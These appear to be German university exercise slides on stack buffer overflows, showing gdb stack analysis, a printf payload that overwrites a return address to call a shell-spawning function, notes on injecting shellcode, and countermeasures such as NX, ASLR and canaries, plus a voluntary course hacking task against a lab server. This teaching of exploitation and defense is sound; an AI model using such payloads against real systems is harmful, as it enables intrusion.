
- ◆ Adresse des ersten nicht mehr von password reservierten Speicherplatzes

```
(gdb) p/x &(password[9])
$2 = 0x7ffffc49
```

- ◆ Adresse der Variablen n

```
(gdb) p/x &n
$3 = (int *) 0x7ffffc4c
```

7 Aufbau des Stacks des Prozesses



8 Ausnutzen des Pufferüberlaufs: Stack analysieren

■ Analyse der Stackbelegung in Funktion ask_pwd()

◆ Return-Adresse


```
(gdb) x 0x7ffffc54
0x7ffff9a4:      0x080484ac
```

```

0x80484a4 <main>:      push   %ebp
0x80484a5 <main+1>:     mov    %esp,%ebp
0x80484a7 <main+3>:     call  0x8048440 <ask_pwd>
→ 0x80484ac <main+8>:     mov    %eax,%eax
0x80484ae <main+10>:    test   %eax,%eax
0x80484b0 <main+12>:    jne   0x80484b7 <main+19>
0x80484b2 <main+14>:    call  0x8048478 <exec_sh>
0x80484b7 <main+19>:    leave
0x80484b8 <main+20>:    ret

```

9 Aufbau des Stacks des Prozesses



10 Ausnutzen des Pufferüberlaufs

- interessante Rücksprungadresse finden

```
(gdb) p exec_sh
$2 = {void ()} 0x8048478 <exec_sh>
```

- Erzeugung eines manipulierenden Input-Bytestroms:
kleines Programm schreiben, das

1. zuerst Bytestrom schickt, der zu einem Stack-Überlauf und dem fehlerhaften Rücksprung (und damit zum Aufruf von `exec_sh`) führt

```
printf("012345678aaannnnfpfp%c%c%c%c\n", 0x78, 0x84, 0x04, 0x08) ;
```

- 9 Byte für char-Array + 3 Byte für Alignment auf 4-Byte-Grenze
- 4 Byte für Variable n
- 4 Byte für Framepointer
- 4 Byte für neue Rücksprungadresse `0x8048478`

! Byteorder bei der Adresse beachten

2. anschließend alle Zeichen von `stdin` hinterherschickt
(die bekommt dann die in `exec_sh` gestartete shell)

10 Ausnutzen des Pufferüberlaufs (2)

- Beispiel funktioniert nur, wenn der im Rahmen des Angriffs auszuführende Code bereits Bestandteil des Programms ist

- gefährlichere Alternative

- zusätzlich zu der Manipulation der Rücksprungadresse schickt man auch gleich noch eigenen Maschinencode hinterher
- und manipuliert die Rücksprungadresse so, dass sie in den mitgeschickten Code im Stack zeigt
(im Beispiel z. B. auf `0x7ffffc58`)
- ➡ funktioniert nur, wenn die MMU die Ausführung von Code im Stack erlaubt (und noch genug Platz ist)
 - Standard bei (32-Bit-)x86-Prozessoren
 - bei SPARC- oder x86_64-Prozessoren durch "not-executable (NX)"-Flag im Seitendeskriptor der MMU abschaltbar
 - ➡ return auf die Stackadresse führt zu Segmentation fault
 - aber kein 100%iger Schutz, da manipulierte Sprünge auf existierende Code-Sequenzen trotzdem möglich sind!

11 Vermeidung von Puffer-Überlauf

- scanf
 - ◆ `char buf[10]; scanf("%9s", buf);`
- gets
 - ◆ Verwendung von `fgets`
- `strcpy, strcat`
 - ◆ Überprüfung der String-Länge oder
 - ◆ Verwendung von `strncpy, strncat`
- `sprintf`
 - ◆ Verwendung von `snprintf`

12 Schutzmaßnahmen gegen Pufferüberläufe (Auswahl)

- NX-Bit in der Speicherverwaltungseinheit
 - ◆ Speicherseiten können als nicht ausführbar markiert werden
 - ◆ verhindert z.B. Ausführung von Schadcode auf dem Stack
- Address Space Layout Randomization (ASLR)
 - ◆ zufällige Positionierung von Datenbereichen im logischen Adressraum
 - ◆ erschwert Angriffe, bei denen Adressen bekannt sein müssen
- Canaries (erschweren Pufferüberläufe auf dem Stack)
 - ◆ Ablegen einer (zufälligen) Magic Number in jedem Stackframe
 - ◆ beim Abbauen des Stackframes wird überprüft, ob die Magic Number verändert wurde
 - ◆ im GCC Aktivierung mit `-fstack-protector`

U7-4 Hack-Aufgabe

1 Szenario

- Shell-Server *harsh* (Holey Assailable Remote SHell)
 - ◆ läuft auf Rechner `faii00a.informatik.uni-erlangen.de`, Port 10443
 - ◆ Verbindungen nur aus dem CIP-Netz (131.188.30.0/24)
Verwendung von z.B. `telnet` oder `netcat`: `nc -q0 faii00a 10443`
 - ◆ startet nach Eingabe des richtigen Passworts einfache Shell:
cash (CAstrated SHell)
 - ◆ *cash* erlaubt Registrierung des eigenen Namens in der *Hall of Fame*
- Vorgaben in `/proj/i4sp/pub/harsh`
- Open-Source-Programm: Vorgabe `harsh.c`, `printconn.c`
- Binärversion der laufenden Instanz verfügbar: `harsh`
 - ◆ z.B. weil mit einer Distribution ausgeliefert

2 Vorgehensweise

- Finden einer Schwachstelle durch Analyse des Quellprogramms
- Identifizieren des dienstbringenden Codestücks
 - ◆ Anzeige des Binärcodes: `objdump -d harsh`
 - ◆ Verwendung von GDB bedingt möglich
 - Erstellen eines eigenen Kompilats mit Debug-Information
 - Adressen / Stacklayout sind jedoch nicht identisch zu Referenzkompilat
 - Verwendung des Referenzkompilats: nur globale Symbole enthalten
 - ◆ Ziel: Identifizierung einer passenden Zieladresse im Code

2 Vorgehensweise

- Weg zur Ausnutzung der Lücke finden
 - ◆ Analyse des Assemblercodes um die Schwachstelle herum
 - ◆ Ziel: Zugang zum angebotenen Dienst (cash)
 - ◆ Bestimmung des Stackframe-Layouts
- Exploit zur Ausnutzung der Lücke entwickeln
 - ◆ Nebeneffekte beim Überschreiben von Stackbereichen beachten
 - ◆ Compileroptimierungen beachten
 - ◆ Exploit anwenden und in die Hall of Fame eintragen
- Anzeige der Hall of Fame (Zeitangaben in UTC)


```
cat /proj/i4sp/pub/harsh/hall-of-fame.txt
```

3 Hinweise

- die Teilnahme ist freiwillig und wird nicht bewertet
- der Harsh-Server wird nach den Weihnachtsferien abgestellt
- neben dem Starten der cash sind auch weitere Angriffe möglich
 - ◆ die Hall-of-Fame-Textdatei bitte nicht zerstören (i.e. nicht die Einträge anderer Studenten entfernen, eigene Eintragungen, die zeigen, dass diese offensichtlich nicht über die Benutzung der cash entstanden sind, sind ok)